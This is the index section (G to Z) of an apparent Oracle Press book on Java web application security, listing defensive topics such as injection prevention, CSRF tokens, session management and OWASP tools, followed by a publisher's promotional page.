GET requests, 8–11, 132–133
getInstanceStrong() method, 176
getSize() method, 216
getUpdateCount method(), 194
Google Keyczar. *See* Keyczar toolkit
Google language setting, 122–123
Google Security Team, 159
Graham, Robert David, 248
Graham-Leach-Bliley Act, 254
groups, access control, 58, 68

H

hackers
motivations of, 245–246
testing from perspective of, 259
hard-coded policies, 63–64
hardware tokens, 51
HeadLines project, 257, 268
Heartbleed vulnerability, 144
hijacking sessions, 33–34
HIPAA security standards, 254
HMAC (Keyed-Hash Message Authentication Code)
 Keyczar keyset creation and, 163
 password storage/handling and, 43
 stateless CSRF defense and, 129–130
home routers, 121–122

Honey Token form component, 238

Horizontal Privilege Escalation, 61

hostname verification, 145–147

HQL injection, 192

HSTS response header, 13, 140

HTML

content spoofing and, 83–84

CSRF attacks using, 121

OWASP Java Encoder and, 98–99

sanitization of, 102–104, 112, 256, 267

HTML Sanitizer, 102–103, 104, 256, 267

HTTP

error pages, 232–233

GET requests, 8–11

HTTPS connections, 7–8

POST requests, 11

Referrer headers, 9–10, 131

responses and response headers, 11–14

retrieval verbs, 132

security considerations, 7–14

untrusted data in, 3–5

HTTP Strict Transport Security (HSTS), 140

HTTPOnly cookie flag, 35

HTTPS, 7–8

cryptographic strength of, 8

GET requests visible in, 9, 10

responses and response headers, 11–14, 140

secure cookies and, 35

untrusted data and, 4

I

Ichnowski, Jeff, 21, 96

identity

- access control and, 57
- federated, and SAML, 51–52
- idle timeouts, 31
- ImageMagick software, 210
- immutable form component violations, 234–235
- impersonation, 138, 145
- inactive keys, 163, 164
- incident response, 261
- injection
 - command, 195–197, 198
 - file path, 202–203
 - forms of, 198
 - null byte, 198, 203–204
 - SQL, 180–194
 - summary of, 199
 - XML and JSON, 195
- inline JavaScript events, 111
- input validation, 16–22
 - Apache Struts, 18–19
 - blacklist, 14–15, 17, 94
 - cross-site scripting and, 94
 - database interaction and, 190
 - detecting violations of, 234–235
 - length of input, 20
 - numeric class, 20
 - open text, 20–21
 - regular expressions and, 17, 18
 - software security and, 21, 22
 - URL, 21–22
 - whitelist, 17–18, 199
- input/output (I/O). *See* file I/O design flaws
- Insecure Direct Object Reference, 189
- instance-level permission checks, 75

integrity of data, 7, 27
intercepting proxies, 3, 266
intranet websites, 121
intrusion detection, 233–241
 access control violations, 235–236
 automatic attack defenses, 236–238
 input validation violations, 234–235
 monitoring and logging, 233–236
 obvious attack traffic, 234
 OWASP AppSensor project, 239–241
Intrusion Detection Systems (IDS), 234
isValidFileUpload method, 214

J

Java 8 security improvements, 176–177, 271
Java Cryptography Architecture (JCA), 139
Java Cryptography Extension (JCE), 139
Java EE request filter, 66–68
Java Encoder Project, 96–101, 112, 256, 267
Java File I/O Security Project, 213
Java null byte injection, 198, 203–204
Java Secure Sockets Extension (JSSE), 141–142
java.sql.PreparedStatement class, 186
JavaScript
 cross-site scripting and, 82, 85, 90–91
 JSON patterns and, 104, 107, 109
 library resources for, 112
 OWASP Java Encoder and, 99–100
 removing inline events from, 111
JavaServer Pages Standard Tag Library, 256, 267
JDBC4ResultSet class, 194
jdeps utility, 258
iOnerv

jshtml

- DOM-based XSS and, 109–110
- encoder project for, 110, 112
- jsHtmlSanitizer, 93, 112
- JSON
 - injection based on, 195
 - OWASP sanitizer for, 107–109, 256, 267
 - secure patterns of, 104–107
- JSON.parse function, 105, 109
- JSP tags, 101

K

- Keary, Eoin, 54
- Key Derivation Functions (KDFs), 42
- key management
 - certificate management and, 149–156
 - Keyczar toolkit for, 163–166, 172–174
 - security considerations for, 172–174
 - splitting encryption from, 174
- Keyczar toolkit, 159–174, 256, 267
 - encryption/decryption with, 166–170
 - key management with, 163–166, 172–174
 - keyset creation with, 161–163
 - signing and verifying with, 170–172
- Keyed-Hash Message Authentication Code. *See* HMAC
- keysets
 - creating in Keyczar, 162–163
 - description of using, 161
 - populating with keys, 163–166
- keystores, 149, 150–151, 153
- keytool, 149–150, 154
- Klein, Amit, 91, 270
- Kübeck, Sebastian, 18

L

- Lackey, Zane, 233–234, 272
- LDAP injection, 198
- legacy code, 189
- length of input validation, 20
- libraries
 - JavaScript, 112
 - secure coding, 266–268
 - third-party, 257–258
- log4j logging library, 227
- Logback framework, 227–230, 257, 267
 - Mapped Diagnostic Contexts, 229–230
 - Markers, 228–229
- logging, 222–230
 - ESAPI, 226–227
 - frameworks for, 225–230
 - importance of, 222, 261
 - info excluded from, 224–225
 - info included in, 223
 - Logback, 227–230
 - security events, 223–224
 - session ID, 223
- login workflow, 26–32
 - absolute timeouts and, 31–32
 - anonymous sessions and, 26–27
 - credential security and, 28
 - diagram illustrating, 26
 - HTTP cookies and, 29–30
 - idle timeouts and, 31
 - importance of HTTPS in, 27–28
 - logout button and, 32
 - sensitive operations and, 30–31

session ID and, 30

See also session management

logout button, 32

Long, Jeremy, 22, 96

Lord, Bob, 37

M

malware detection, 209, 234

managers

password, 37–38

project, 248–249

Mapped Diagnostic Contexts (MDCs), 229–230

Markers, Logback, 228–229

maximum size settings, 216

MD5 hashing algorithm, 40

Melton, John, 219, 272

MITRE corporation, 222

mobile device verification, 51

ModSecurity firewall, 263

monitoring plan, 260–261

motivations of hackers, 245–246

multi-factor authentication, 50–51

new user registration and, 24–25

seed storage and, 50

token verification and, 50–51

multitenancy, 73–74

N

National Institute of Standards and Technology (NIST), 172

nextBytes() method, 175

nonfunctional security requirements, 255

null byte injection, 198, 203–204

NullPointerException, 65
number of results verification, 190, 194
numeric input validation, 20

O

OAuth protocol, 52–54, 270
object reference maps, 217
object relational mapping, 192
objects and object attributes, 60
obscurity, security by, 63
Oftedal, Erlend, 271
open text input validation, 20–21
OpenSAMM framework, 252
outcomes, hacked website, 246
output encoding, 184
 cross-site scripting and, 94–101
 resources on, 112
overwrite attacks, 210–215
OWASP
 AntiSamy Project, 103–104, 112
 Application Security Verification Standard, 255–256, 270
 AppSensor project, 239–241, 268
 ASVS Error Handling and Logging Requirements, 224
 Authentication Cheat Sheet, 54, 269
 BSIMM and OpenSAMM, 252
 Code Pulse project, 268
 Dependency Checker for Java, 258
 Filter Evasion Cheat Sheet, 15
 Forgot Password Cheat Sheet, 46, 269
 HTML Sanitizer Project, 102–103, 112, 256, 267
 Insecure Direct Object Reference, 189
 Java Encoder Project, 96–101, 112, 256, 267

Java File I/O Security Project, 213
JSON Sanitizer Project, 107–109, 256, 267
ModSecurity Core Rule Set project, 263, 272
Password Storage Cheat Sheet, 45, 269
Query Parameterization Cheat Sheet, 269
Secure Coding Practices Quick Reference Guide, 219, 255, 271–272
Session Management Cheat Sheet, 54, 269
Software Assurance Maturity Model, 272
Top Ten Proactive Controls document, 268
Top Ten Risks document, 268
XSS Prevention Cheat Sheet, 269
ZAP intercepting proxy, 3, 6, 7, 266

P

parameterized queries, 15, 185–187, 189, 199
parameterized variables, 191
password managers, 37–38
password storage, 38–45
 HMAC solutions for, 43
 OWASP Cheat Sheet on, 45, 269
 PBKDF2 algorithm for, 40–41, 42
 salt values for, 44
 scrypt function for, 41–42
passwords
 attacks against, 38–40
 CSRF prevention and, 130
 policy for acceptable, 37
 processing and verifying, 28
 protecting for applications, 138
 software for managing, 37–38
 storage strategies for, 38–45, 139
 workflow for forgotten, 45–46

path traversal attacks, 202–203
Payment Card Industry Data Security Standard (PCI-DSS), 172
PBKDF2 algorithm, 40–41, 42
penetration testers, 250–251, 260, 266
performance requirements, 255
permissions
 access control based on, 74–76
 SQL injection and database, 193–194
Peterson, Gunnar, 77
pinning certificates, 156–158
PKIXRevocationChecker class, 176
policies
 access control, 59, 63–64
 hard-coded, 63–64
 password, 37
Policy Administration Point (PAP), 59
Policy Decision Point (PDP), 59, 63, 68, 74
Policy Enforcement Point (PEP), 59, 63, 66, 74
Policy Information Point (PIP), 59
POLP (Principle of Least Privilege), 56, 193, 199, 215
positive patterns, 15–16, 66–69
POST requests, 11, 132–133
Postel’s principle, 107
prepared statements, 185, 186
primary keys, 163, 164, 165–166
Principle of Least Privilege (POLP), 56, 193, 199, 215
private keys, 161, 169
privilege escalation, 61
professional security testers, 250–251
project managers, 248–249
proxy servers
 browser settings for, 3, 4
 intercepting proxies and, 3, 6, 7

public key cryptography, 161, 167–169
PublicKeyHasher tool, 158
Pugh, Bill, 259

Q

QA testers, 250
quality analysis (Q/A) process, 65
quality of security, 6
Qualys SSL Labs, 28
query parameterization, 15, 185–187, 189, 199
Query Parameterization Cheat Sheet, 269
quota overload DoS, 215–216

R

Rainbow Tables, 40
random number generation, 124, 174–176
RBAC. *See* role-based access control
real-time entitlement changes, 69
re-authentication, 30–31
ReDoS vulnerability, 18
Referrer headers, 9–10, 131
reflected XSS, 85–89
registration process
 authentication and, 24–25
 preventing automated registration, 25
regular expressions
 input validation and, 17, 18
 ReDoS vulnerability and, 18
 tool for testing, 18
“remember me” login feature, 49
replay attacks, 49
request data, 62–63

request filter, 66–68
resources, 266–272

- documentation, 268–272
- intercepting proxies, 266
- secure coding libraries, 266–268

response headers, 12–14

- Cache-control, 12–13
- Strict Transport Security, 13, 140
- X-Frame-Options, 13, 134–135
- X-XSS-Protection, 14

response/recovery plan, 260–261
responses

- challenge/response, 130–131
- HTTP/S, 11–12

reverse brute force attack, 49
revocation certificate checking, 176
Ristic, Ivan, 28, 271
role-based access control (RBAC), 69–73

- ABAC vs., 61, 78
- code examples of, 70–71
- database schema modeling, 71
- problems and limits with, 72–73
- Unified NIST model for, 69

roles

- access control, 58–59, 69–73
- professional security tester, 250–251
- project manager, 248–249
- QA tester, 250
- security and software architect, 247–248
- software developer, 249–250

root certificates, 141
Routh, Jim, 262
RSA keysets, 167–168

rules

- access control, 59
- cipher suite, 143–144

S

SAFECode organization, 272

SafeRegex tool, 18

salt values, 44

Saltzer, Jerome, 56

SAML (Security Assertion Markup Language), 51–52

Samuel, Mike, 107

sanitization

- HMTL, 102–104, 112

- JSON, 107–109

SAST tools, 258–259

saving uploaded files, 217

Schmidt, Chris, 73

scrypt function, 41–42

secure coding libraries, 266–268

Secure Coding Practices Quick Reference Guide, 219, 255, 271–272

Secure cookie flag, 35

secure software development lifecycle (SSDLC), 244, 253–263

- business requirements, 253–254

- compliance standards, 253–254

- implementing security controls, 256–258

- monitoring and response recovery plans, 260–261

- technical security requirements, 254–256

- testing security controls, 258–260

- third-party dependencies, 257–258

- web application firewalls, 262–263

SecureRandom class, 175–176

security

- cookie, 35–36

credential, 28, 36–46
download, 218–219
error handling, 231–233
event logging, 223–224, 225–230
factors related to, 106
HTTP, 7–14
Java 8, 176–177
quality of, 6
SDLC, 253–263
sensitive data, 138–177
team roles for, 247–251
upload, 207–218

See also defenses

Security Assertion Markup Language (SAML), 51–52
security controls

implementing in development, 256–258
testing the implementation of, 258–260
security quality, 6
security team roles, 247–251
professional security tester, 250–251
project manager, 248–249
QA tester, 250
security and software architect, 247–248
software developer, 249–250
security testers, 250–251
security-centric logging, 226–230
ESAPI used for, 226–227
Logback used for, 227–230
sensitive data protection, 138–177
certificate and key management for, 149–156
certificate pinning for, 156–158
certificate verification for, 145–147
cipher suites for, 142–145

for data in transit, 139–158
Java 8 improvements for, 176–177
Keyczar toolkit for, 159–174
random number generation for, 174–176
SSL and TLS protocols for, 139–142
for stored data, 159–174
summary points about, 177
threats requiring, 138–139
trust managers for, 147–149

sensitive operations, 30–31, 125

Server Name Indication (SNI) Extension, 176

server-side timeouts, 31

server-side trusted data, 68

session fixation, 27, 34–35

session hijacking, 33–34

session ID, 30

- CSRF token based on, 125–126, 129–130
- logging cryptographic hash of, 223

session management, 26–32

- absolute timeouts and, 31–32
- anonymous sessions and, 26–27
- cookies used for, 29–30, 35–36
- credential security and, 28, 36–46
- idle timeouts and, 31
- importance of HTTPS in, 27–28
- logout button and, 32
- OWASP Cheat Sheet on, 54, 269
- sensitive operations and, 30–31
- session IDs and, 30
- workflow diagram, 26

session riding, 116

setSeed() method, 176

Shiro. *See* Apache Shiro

shotgun approach, 51
signatures, 160, 161, 170–172
significant transactions, 125
signing
 asymmetric cryptography for, 161
 encryption distinguished from, 160–161
 Keyczar used for, 170–172
Siles, Raul, 54
Single Sign On technology, 52
Smith, Milton, 271
SMS verification, 51
SNI Extension, 176
software architects, 247–248
Software Assurance Maturity Model, 272
software developers. *See* developers
software development lifecycle. *See* secure software development lifecycle
Spring Security
 access control lists, 76–77
 RBAC rule example, 70
SQL injection, 180–194
 code examples of, 181–184
 DAO pattern and, 191–192
 database permissions and, 193–194
 explanatory overview of, 180
 input validation and, 190
 intrusion detection and, 234
 invalid methods for preventing, 184–185
 legacy code vulnerabilities and, 189–190
 number of results verification and, 190, 194
 object relational mapping and, 192
 query parameterization and, 15, 185–187, 189
 reducing the impact of, 193–194
 remediation checklist for, 199

stored procedures and, 184, 187–188
summary points about, 199
type safety and, 190–191
variable parameterization and, 191

SSDLC. *See* secure software development lifecycle

SSL

- configuration check for, 28
- development of, 139–140
- protocol versions for, 142
- untrusted data and, 4

SSL certificates, 28

stack traces, 231–232

standards/compliance, 253–254, 270

stateless CSRF defense, 128–130

Static Analysis Security Testing (SAST) tools, 258–259

static analysis tools, 180

Steven, John, 38, 45, 269

stored CSRF, 120–121

stored data protection, 159–174

stored passwords, 38–45, 139

stored procedures, 184, 187–188

stored XSS, 89–90

Strict Transport Security response header, 13, 140

String.endsWith() function, 204

Struts. *See* Apache Struts

subject_role_xref table, 72

symmetric cryptography, 161

synchronizer token pattern, 16, 123–128

- Apache Tomcat, 126–128
- description of using, 123–125
- session ID token, 125–126, 129–130

Tamper Data add-on, 266
technical security requirements, 254–256
testing security controls, 258–260
 DAST tools for, 259–260
 penetration testing for, 260
 SAST tools for, 258–259
text, validating open, 20–21
third-party dependencies, 257–258
timeouts
 absolute, 31–32
 idle, 31
tokens
 Anti-CSRF, 123–126
 multi-factor, 50–51
Tomcat. *See* Apache Tomcat
Top Ten Proactive Controls document, 268
Top Ten Risks document, 268
TP Link Home Routers, 122
transaction protection, 16, 125
transport layer security (TLS), 139–142
trust managers, 147–149
truststores, 149, 151–152, 154
try-with-resources statement, 207
Turpin, Keith, 271
type safety, 190–191

U

unauthenticated CSRF attacks, 122–123
Unified NIST RBAC model, 69
untrusted data, 2–5
upload security. *See* file upload security
URL encoding, 100–101

URL rewriting, 29–30
URL validation, 21–22
User Interface Redress attack, 133
username harvesting, 46–48
usernames
 attacks against, 46–48
 processing and verifying, 28
users
 grouping for access control, 68
 registration of new, 24–25

V

validation
 file extension, 208–209, 218
 HTML, 102–104
 input, 16–22, 94
variables, parameterized, 191
verification
 file content, 210, 218
 number of results, 190, 194
 signature, 171–172
verifyPin() method, 158
Vertical Privilege Escalation, 61
virus detection, 209

W

web application developers, 2
web application firewalls (WAFs), 92–93, 262–263
Web Application Security Consortium (WASC), 236
Web Application Threat Classification, 270
web browsers
 proxy server settings for, 3–4

XSS attacks executed within, 82
web.xml configuration, 232
whitebox testing tools, 258–259
whitelist input validation, 17–18, 199
Wichers, Dave, 270
Williams, Jeff, 257, 269
workflows
 access control, 57
 forgot password, 45–46
 login, 26–32
 reflected XSS, 85
 stored XSS, 89

X

X509Certificate class, 147, 149
XACML (eXtensible Access Control Markup Language), 77–78
X-Frame-Options response header, 13, 134–135
XML
 injection based on, 195
 OWASP Java Encoder and, 100
XML Schema Definition (XSD), 195
XSS. *See* cross-site scripting
XSS Prevention Cheat Sheet, 269
X-XSS-Protection response header, 14

Z

ZAP intercepting proxy, 3, 6, 7, 266
zip bombs, 216
zip files, 216–217


Join the Oracle Press Community at OraclePressBooks.com



Find the latest information on Oracle products and technologies. Get exclusive discounts on Oracle Press books. Interact with expert Oracle Press authors and other Oracle Press Community members. Read blog posts, download content and multimedia, and so much more. Join today!

Join the Oracle Press Community today and get these benefits:

- Exclusive members-only discounts and offers
- Full access to all the features on the site: sample chapters, free code and downloads, author blogs, podcasts, videos, and more
- Interact with authors and Oracle enthusiasts
- Follow your favorite authors and topics and receive updates
- Newsletter packed with exclusive offers and discounts, sneak previews, and author podcasts and interviews



**Oracle
Press™**

t @OraclePress